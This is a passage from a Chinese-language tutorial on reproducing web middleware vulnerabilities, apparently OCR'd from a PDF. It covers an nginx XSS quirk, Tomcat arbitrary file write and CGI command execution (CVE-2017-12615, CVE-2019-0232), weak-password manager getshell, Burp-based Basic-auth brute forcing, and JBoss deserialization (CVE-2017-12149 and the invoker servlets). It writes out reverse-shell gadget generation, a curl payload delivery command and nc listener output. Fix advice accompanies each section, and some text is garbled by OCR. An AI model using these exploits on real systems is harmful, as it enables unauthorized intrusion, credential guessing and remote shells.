
    #access_log logs/host.access.log main;
    root   "c:/WWW";
    location / {
        index index.html index.htm index.php 1.php;
        autoindex off;
    }
    location = /test2 {
        add_header X-Content-Type-Options nosniff;
        rewrite ^(.*)$ /xss.html break;
    }
    #error_page 404           /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page 500 502 503 504 /50x.html;
    location = /50x.html {
        root   html;
    }
}
```

正常情况下访问：



当访问 /test2 时, XSS 被触发。因 /test2 的 location 中添加了 X-Content-Type-Options 头, 导致父块中的 add\_header 全部失效。



## Tomcat

Tomcat 服务器是一个免费的开放源代码的Web 应用服务器，属于轻量级应用 服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试JSP 程序的首选。对于一个初学者来说，可以这样认为，当在一台机器上配置好Apache 服务器，可利用它响应 HTML（标准通用标记语言下的一个应用）页面的访问请求。实际上Tomcat是Apache 服务器的扩展，但运行时它是独立运行的，所以当运行tomcat 时，它实际上作为一个与Apache 独立的进程单独运行的。

### Tomcat 任意文件写入 (CVE-2017-12615)

环境: Tomcat/8.0.30


漏洞本质是Tomcat配置文件/conf/web.xml 配置了可写 (readonly=false)，导致我们可以往服务器写文件：

```


<!-- globalXsltFile      Site wide configuration version of -->
91  <!-- localXsltFile. This argument must either be an -->
92  <!-- absolute or relative (to either -->
93  <!-- $CATALINA_BASE/conf or ${CATALINA_HOME}/conf) -->
94  <!-- path that points to a location below either -->
95  <!-- $CATALINA_BASE/conf (checked first) or -->
96  <!-- ${CATALINA_HOME}/conf (checked second).[null] -->
97  <!-- -->
98  <!-- -->
99  <!-- showServerInfo     Should server information be presented in the -->
100 <!-- response sent to clients when directory -->
101 <!-- listings is enabled? [true] -->
102 <!-- -->
103 <!-->
104 <servlet>           <servlet-name>default</servlet-name>
105 <servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>
106 <init-param>
107   <param-name>debug</param-name>
108   <param-value>0</param-value>
109 </init-param>
110 <init-param>
111   <param-name>listings</param-name>
112   <param-value>true</param-value>
113 </init-param>
114 <init-param>
115   <param-name>readonly</param-name>
116   <param-value>false</param-value>
117 </init-param>
118 <load-on-startup>1</load-on-startup>
119 </servlet>
120
121
122 <!-- The JSP page compiler and execution servlet, which is the mechanism -->
123 <!-- used by Tomcat to support JSP pages. Traditionally, this servlet -->

```

增加完配置之后，记得重启Tomcat，效果如下：



当readonly=true时，效果如下。



## 修复建议

将readonly=true， 默认为true。

## Tomcat 远程代码执行 (CVE-2019-0232)

影响范围: 9.0.0.M1 ~ 9.0.17, 8.5.0 ~ 8.5.39 , 7.0.0 ~ 7.0.93

影响系统: Windows

测试环境:

Apache Tomcat v8.5.39

JDK 1.8.0\_144

修改配置:


web.xml

```
<init-param>
    <param-name>debug</param-name>
    <param-value>0</param-value>
</init-param>
<init-param>
    <param-name>executable</param-name>
    <param-value></param-value>
</init-param>
```

content.xml

在Tomcat\webapps\ROOT\WEB-INF新建cgi目录，并创建lxhsec.bat文件，内容任意

访问<http://127.0.0.1:8080/cgi-bin/lxhsec.bat?&dir>



执行命令 `http://127.0.0.1:8080/cgi-bin/lxhsec.bat?&C:/WINDOWS/system32/net+user`

The screenshot shows a browser window with the URL "http://127.0.0.1:8080/cgi-bin/lkhsec.bat?%25%5C%5CWINDOWS%5Csystem32%5CnetUser". The page content includes a navigation bar with links like "SQL BASICS", "UNION BASED", "ERROR/DYNAMIC QUERY", etc., and a main area with a text input field containing the URL. Below the URL are several configuration options: "Post data", "Referrer", "OxHEX", "URL", "BASE64", "Insert string to replace", and "Insert replacing string". At the bottom, there are various tool icons and a "NETCRAFT Services" menu.

\LXHSEC1-2688B1F 的用户帐户

Administrator Guest SUPPORT\_388945a0  
命令成功完成。

Note: net命令的路径要写全, 直接写net user, Tomcat控制台会提示net不是内部命令, 也不是可运行的程序, 另必须使用+号连接, 使用空格, %2B都会执行失败, 控制台报错。

## 修复建议

这个默认是关闭的，如果打开了请关闭，若需使用请升级版本。

# Tomcat + 弱口令 && 后台getshell漏洞

环境: Apache Tomcat/7.0.94

在conf/tomcat-users.xml文件中配置用户的权限：

```
<tomcat-users>
  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>
  <role rolename="manager-jmx"/>
  <role rolename="manager-status"/>
  <role rolename="admin-gui"/>
  <role rolename="admin-script"/>
  <user username="tomcat" password="tomcat" roles="manager-gui,manager-script,manager-jmx,manager-status,admin-gui,admin-script" />
</tomcat-users>
```

正常安装的情况下，tomcat7.0.94中默认没有任何用户，且manager页面只允许本地IP访问。只有管理员手工修改了这些属性的情况下，才可以进行攻击。

访问 <http://127.0.0.1:8080/manager/html>, 输入弱密码tomcat:tomcat, 登陆后台。

<a href="#">/examples</a>	<a href="#">None specified</a>	Servlet and JSP Examples	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle > 30 minutes
<a href="#">/host-manager</a>	<a href="#">None specified</a>	Tomcat Host Manager Application	true	0	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle > 30 minutes
<a href="#">/manager</a>	<a href="#">None specified</a>	Tomcat Manager Application	true	1	<a href="#">Start</a> <a href="#">Stop</a> <a href="#">Reload</a> <a href="#">Undeploy</a> <a href="#">Expire sessions</a> with idle > 30 minutes


<b>Deploy</b>	Deploy directory or WAR file located on server
Context Path (required): <input type="text"/> XML Configuration file URL: <input type="text"/> WAR or Directory URL: <input type="text"/>	
<input type="button" value="Deploy"/>	
<b>WAR file to deploy</b>	<input type="file" value="Select WAR file to upload 选择文件 未选择任何文件"/> 

Diagnostics	
Check to see if a web application has caused a memory leak on stop, reload or undeploy	
<input type="button" value="Find leaks"/>	This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

Server Information							
Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.94	1.8.91-b14	Oracle Corporation	Windows 10	10.0	amd64	DESKTOP-7TSAHE9	172.26.208.1

生成word包

```
jar -cvf lhxspy.war lhxspy.jsp
```



## 修复建议

1. 若无必要，取消manager/html功能。
2. 若要使用，manager页面应只允许本地IP访问

## Tomcat manager App 暴力破解

环境: Apache Tomcat/7.0.94

访问: <http://127.0.0.1:8080/manager/html>, 输入密码, 抓包, 如下。

```

GET /manager/html HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
DNT: 1
Referer: http://127.0.0.1:8080/
Cookie: __atuvc=7%7C8
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OmFkbWlu

```

刚才输入的账号密码在HTTP字段中的Authorization中，规则为Base64Encode(user:passwd)

Authorization: Basic dG9tY2F0OmFkbWlu

解码之后如下：

```
dG9tY2F0OmFkbWlu
```

将数据包发送到intruder模块，并标记dG9tY2F0OmFkbWlu。

Payload type选择 Custom iterator, 设置三个position, 1为用户字典, 2为:, 3为密码字典, 并增加Payload Processing 为Base64-encode如下:

Target Positions Payloads Options

### Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available.

Payload set: 1 Payload count: 12  
 Payload type: Custom iterator Request count: 12

### Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.

Position: 3 Clear all  
 List items for position 3 (4)  
 Paste Load ... Remove Clear Add Enter a new item Add from list ...

Separator for position 3

Preset schemes: Choose a preset scheme

### Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
	<input checked="" type="checkbox"/>	Base64-encode
Edit		

最后取消Payload Encoding编码。

Request | Positions | Payloads | Options

Request	Payload	Status	Error	Timeout	Length	Comment
0	tomcat	401			2864	
1	YWRtaW46YWRtaW4=	401			2864	
2	dG9tY2FOmFkbVlu	401			2864	
3	dxNlcjphZG1pbg==	401			2864	
4	YWRtaW46YWRtaW4ODg=	401			2864	
5	dG9tY2FOmFkbVluODg=	401			2864	
6	dxNlcjphZG1pbg4OA==	401			2864	
7	YWRtaW46YWRtaW4xMjM=	401			2864	
8	dG9tY2FOmFkbVluMTIz	401			2864	
9	dxNlcjphZG1pbgEyMw==	401			2864	
10	YWRtaW46dG9tY2F0	401			2864	
11	dG9tY2FOOnRvbWNhdA==	401			2864	

Preset schemes: Choose a preset scheme

Request Response

Raw Params Headers Hex

```

GET /manager/html HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.8
Accept-Encoding: gzip,deflate
Content-Type: application/x-www-form-urlencoded
Referer: http://127.0.0.1:8080/
Cookie: _stucv7NC8C
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dxNlcjphZG1pbg4OA%3d
  
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
	<input checked="" type="checkbox"/>	Base64-encode
Edit		
Remove		
Up		
Down		

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

取消Payload Encoding，否则爆破将会产生url编码。如上的%3d%3d，将导致爆破无效。

URL-encode these characters: /|=;<?&\*;"%^`

结果:

Intruder attack 4

Attack Save Columns

Results	Target	Positions	Payloads	Options	
Filter: Showing all items					
Request	Payload	Status	Error	Timeout	Length
11	dG9tY2F0OnRvbWNhdA==	200			19432
0		401			2864
1	YWRTaW46YWRtaW4=	401			2864
2	dG9tY2F0OmFkbWlu	401			2864
3	dXNlcnjhZG1pbgs==	401			2864
4	YWRTaW46YWRtaW4ODg=	401			2864
5	dG9tY2F0OmFkbWluDg4	401			2864
6	dXNlcnjhZG1pbjg4OA==	401			2864
7	YWRTaW46YWRtaW4xMjM=	401			2864
8	dG9tY2F0OmFkbWluMTIz	401			2864
9	dXNlcnjhZG1pbjg4Mw==	401			2864
10	YWRTaW46dG9tY2F0	401			2864

**Raw** **Params** **Headers** **Hex**

```
GET /manager/html HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://127.0.0.1:8080/
Cookie: __stucx="7%7C0
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic dG9tY2F0OnRvbWNhdA==
```

**SQL\_Encoder** **Hex** **Asc** **MD5\_32** **MD5\_16** **Base64** **解密Base64**

**Start attack**

**context.xml**

**tomcat:tomcat**

**0 matches**

**爆破成功的数据包，状态码为200**

**tomcat:tomcat** **"tomcat"/>** **tomcat,role1"/>** **"role1"/>**

## 修复建议

- 若无必要，取消manager/html功能。
- 若要使用，manager页面应只允许本地IP访问

## JBoss

jBoss是一个基于JEE的开发源代码的应用服务器。JBoss代码遵循GPL许可，可以在任何商业应用中免费使用。JBoss是一个管理EJB的容器和服务器，支持EJB1.1、EJB 2.0和EJB3的规范。但JBoss核心服务不包括支持servlet/JSP的WEB容器，一般与Tomcat或Jetty绑定使用。

默认端口:8080,9990

Windows下JBoss安装，

- 下载<http://jbossas.jboss.org/downloads/>
- 解压，我这里解压后的目录为：C:\jboss-6.1.0.Final
- 新建环境变量：JBoss\_HOME 值为： C:\jboss-6.1.0.Final  
在path中加入：%JBoss\_HOME%\bin；
- 打开C:\jboss-6.1.0.Final\bin 双击run.bat。出现info消息，即配置成功。

看到started in 这条info。说明配置ok了。

Note:注意JDK版本要在1.6~1.7之间，1.8版本 jBoss运行打开JMX Console会出现500错误。

## HTTP Status 500 -

**type** Exception report

**message**

**description** The server encountered an internal error () that prevented it from fulfilling this request.

**exception**

jboss默认部署路径：C:\jboss-6.1.0.Final\server\default\deploy\ROOT.war

设置外网访问，  
将C:\jboss-6.1.0.Final\server\default\deploy\jbossweb.sar\server.xml

```
<!-- A HTTP/1.1 Connector on port 8080 -->
<Connector protocol="HTTP/1.1" port="${jboss.web.http.port}" address="${jboss.bind.address}"
redirectPort="${jboss.web.https.port}" />
```

将address="\${jboss.bind.address}" 设置为address="0.0.0.0" ,并重启JBoss

## JBoss 5.x/6.x 反序列化漏洞 (CVE-2017-12149)

访问 /Invoker/readonly

返回500，说明页面存在，此页面存在反序列化漏洞。

The screenshot shows a browser window with the following details:

- Address bar: 192.168.31.205:8080/invoker/readonly
- Page title: JBoss Web/3.0.0-CR2 - Error
- Content:
  - Services: [No information available]
  - Load URL: http://192.168.31.205:8080/invoker/readonly
  - Split URL
  - Execute
  - Enable Post data
  - Enable Referrer
- HTTP Status 500 -
- Type: Exception report
- Message: The server encountered an internal error () that prevented it from fulfilling this request.
- Exception:

```
java.io.EOFException
    java.io.ObjectInputStream$PeekInputStream.readFully(ObjectInputStream.java:2325)
    java.io.ObjectInputStream$BlockDataInputStream.readShort(ObjectInputStream.java:2794)
    java.io.ObjectInputStream.readStreamHeader(ObjectInputStream.java:801)
    java.io.ObjectInputStream.<init>(ObjectInputStream.java:299)
    org.jboss.invocation.http.servlet.ReadOnlyAccessFilter.doFilter(ReadOnlyAccessFilter.java:102)
```
- Note: The full stack trace of the root cause is available in the JBoss Web/3.0.0-CR2 logs.
- JBoss Web/3.0.0-CR2

利用工具:JavaDeserH2HC,我们选择一个Gadget: ReverseShellCommonsCollectionsHashMap, 编译并生成序列化数据:

生成ReverseShellCommonsCollectionsHashMap.class

```
javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
```

生成ReverseShellCommonsCollectionsHashMap.ser

```
java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 192.168.31.232:6666 (ip=nc所在的ip)
```

利用:

```
curl http://192.168.31.205:8080/invoker/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
```


The terminal session shows the following steps:

- JavaDeserH2HC tool is used to generate a Java Gadget (ReverseShellCommonsCollectionsHashMap).
- The Gadget is compiled into a class file (ReverseShellCommonsCollectionsHashMap.class).
- The class file is executed to generate a serialized object (ReverseShellCommonsCollectionsHashMap.ser).
- The generated serialized object is uploaded to the JBoss server via curl to the /invoker/readonly endpoint.
- The server responds with a reverse shell, indicating a successful exploit.

## JBoss JMXInvokerServlet 反序列化漏洞


访问 /invoker/JMXInvokerServlet

返回如下，说明接口开放，此接口存在反序列化漏洞。



这里直接利用CVE-2017-12149生成的ser，发送到/invoker/JMXInvokerServlet接口中。


如下：



## JBoss EJBInvokerServlet 反序列化漏洞

访问 /Invoker/EJBInvokerServlet

返回如下，说明接口开放，此接口存在反序列化漏洞。



这里直接利用CVE-2017-12149生成的ser，发送到/invoker/EJBInvokerServlet接口中。

如下：

```

root@kali:~/Downloads/JavaDeserH2HC-master#
root@kali:~/Downloads/JavaDeserH2HC-master#
root@kali:~/Downloads/JavaDeserH2HC-master# curl http://192.168.31.205:8080/invoker/EJBInvokerServlet -data-binary @ReverseShellCommonsCollectionsHashMap.ser
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output .bin"
Warning: <FILE>" to save to a file.
root@kali:~/Downloads/JavaDeserH2HC-master# 

```

C:\jboss-6.1.0.Final\bin>

```


root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.31.205: inverse host lookup failed: Unknown host
connect to [192.168.31.232] from (UNKNOWN) [192.168.31.205] 4905
(C) 00E00000 1985-2003 Microsoft Corp.

```


C:\jboss-6.1.0.Final\bin>

## 修复建议

- 不需要 http-invoker.sar 组件的用户可直接删除此组件。路径为: C:\jboss-6.1.0.Final\server\default\deploy\http-invoker.sar,删除后访问404。



- 或添加如下代码至 http-invoker.sar 下 web.xml 的 security-constraint 标签中, 对 http invoker 组件进行访问控制:



## JBoss <=4.x JBossMQ JMS 反序列化漏洞 (CVE-2017-7504)

